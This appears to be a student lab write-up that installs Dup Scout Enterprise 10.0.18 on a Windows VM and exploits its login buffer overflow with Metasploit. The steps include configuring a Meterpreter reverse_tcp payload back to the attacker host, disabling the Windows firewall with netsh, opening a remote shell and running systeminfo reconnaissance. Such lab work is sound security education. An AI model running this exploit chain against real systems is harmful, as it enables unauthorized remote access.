
Finding, Installing, and Exploiting a Known Vulnerable Program



Dup Scout Enterprise 10.0.18 - 'Login' Remote Buffer Overflow

EDB-ID: 43145

CVE: N/A

Author: SICKNESS

Type: REMOTE

EDB Verified: ✓


Exploit: ⤓ / {}

Platform: WINDOWS

Date: 2017-11-14

Vulnerable App: ⤓

Figure 1: Accessing https://www.exploit-db.com/exploits/43145 to install the Dup Scout Enterprise Application onto the Windows machine




```
Date         Time       Message
11/Feb/2025  14:08:43   Dup Scout Enterprise v10.0.18 Started o...
11/Feb/2025  14:08:43   Dup Scout Enterprise Initialization Com...
11/Feb/2025  14:08:52   admin@CNIT471G044-A - Connected
11/Feb/2025  14:10:55   admin@CNIT471G044-A - Disconnected
11/Feb/2025  14:10:55   admin@CNIT471G044-A - Connected
```

```
Disk Space Monitor   Total
C:\                  43.95 GB
```

```
Commands: 0   Tasks: 0   Completed: 0   Failed: 0   Connected To: admin@localhost
```

```
Microsoft Windows [Version 10.0.22631.4890]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8d0d:a36f:1846:8a0a%
7
   IPv4 Address. . . . . . . . . . . : 44.106.44.51
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::5:73ff:fea0:220%7
                                       44.106.44.1

C:\Users\student>
```

Figure 2: Installing the vulnerable application "DupScout Client" onto the Windows VM which is addressed at 44.106.44.51




Dup Scout Enterprise v10.0.18 11-Feb-2025 14:24:07

Dup Scout Enterprise Status

No duplicate files search commands configured.


Login

Figure 3: Ensuring that DupScout Client can also be accessed from the Windows VM IP on a browser at port 80



```
    9   exploit/windows/http/dup_scout_enterprise_login_bof  2017-11-14
great    Yes     Dup Scout Enterprise Login Buffer Overflow
   10     \_ target: Automatic

   11     \_ target: Dup Scout Enterprise 9.9.14 (x86)

   12     \_ target: Dup Scout Enterprise 10.0.18 (x86)

   13   exploit/windows/fileformat/dupscout_xml              2017-03-29
normal  No       Dup Scout Enterprise v10.4.16 - Import Command Buffer Overflow
```


Figure 4: Running the `search dup_scout` command in Metasploit, we can see that the exploitable version (Dup Scout Enterprise 10.0.18) is available under entry number 12 as `exploit/windows/http/dup_scout_enterprise_login_bof`



```
msf6 > use 12
[*] Additionally setting TARGET ⇒ Dup Scout Enterprise 10.0.18 (x86)
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set RHOSTS 44.106.44.51
RHOSTS ⇒ 44.106.44.51
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set PAYLOAD windows/meterpreter/re
verse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set LHOST 44.106.44.50
LHOST ⇒ 44.106.44.50
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set LPORT 4444
LPORT ⇒ 4444
```


Figure 5: Configuring the Metasploit exploit module `windows/http/dup_scout_enterprise_login_bof` for Dup Scout Enterprise 10.0.18. The `RHOSTS` is set to `44.106.44.51` (target Windows machine), `LHOST` is set to `44.106.44.50` (attacker Kali machine), and the `PAYLOAD` is

`windows/meterpreter/reverse_tcp` with `LPORT 4444` for the reverse shell connection



```
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > show options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:por
                                       t][...]
   RHOSTS   44.106.44.51     yes       The target host(s), see https://docs.metasploit.com/d
                                       ocs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST     44.106.44.50     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Dup Scout Enterprise 10.0.18 (x86)
```


Figure 6: Running `show options` to see if the settings updated correctly to ensure the exploit functions properly



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.22631.4890]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>netsh advfirewall set allprofiles state off
Ok.


C:\Windows\System32>
```

Figure 7: Running `netsh advfirewall set allprofiles state off` to ensure the Windows VM will not block the payload




Dup Scout Enterprise v10.0.18

11-Feb-2025 15:40:05

Dup Scout Enterprise Status


No duplicate files search commands configured.

Figure 8: Confirming that the Windows VM is pushing the DupScout Client on port 80 by accessing it on the Kali VM



```
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > exploit
[*] Started reverse TCP handler on 44.106.44.50:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Dup Scout Enterprise version 10.0.18.
[*] Using target: Dup Scout Enterprise 10.0.18 (x86)
[*] Generating payload ...
[*] Sending payload (10000 bytes) ...
[*] Sending stage (240 bytes) to 44.106.44.51
[*] Command shell session 2 opened (44.106.44.50:4444 → 44.106.44.51:49782) at 2025-02-11 16
:05:17 -0500


Shell Banner:
Microsoft Windows [Version 10.0.22631.4890]
(c) Microsoft Corporation. All rights reserved.
─────


C:\Windows\System32>
```

Figure 9: The exploit worked!



```
C:\Windows\System32>systeminfo
systeminfo

Host Name:                 CNIT471G044-A
OS Name:                   Microsoft Windows 11 Home
OS Version:                10.0.22631 N/A Build 22631
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          student
Registered Organization:
Product ID:                00326-10000-00000-AA575
Original Install Date:     5/15/2024, 4:41:45 AM
System Boot Time:          2/11/2025, 4:03:42 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware20,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 0 GenuineIntel ~2400 Mhz
BIOS Version:              VMware, Inc. VMW201.00V.21805430.B64.2305221830, 5/22/2023
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     8,191 MB
Available Physical Memory: 5,988 MB
Virtual Memory: Max Size:  8,703 MB
Virtual Memory: Available: 6,772 MB
Virtual Memory: In Use:    1,931 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB5049624
                           [02]: KB5027397
                           [03]: KB5051989
                           [04]: KB5050113
                           [05]: KB5053488
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 44.106.44.51
                                 [02]: fe80::8d0d:a36f:1846:8a0a
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will
 not be displayed.
```

Figure 10: Using `systeminfo` to see the OS version, patches, architecture, etc. of the Windows VM on the Kali VM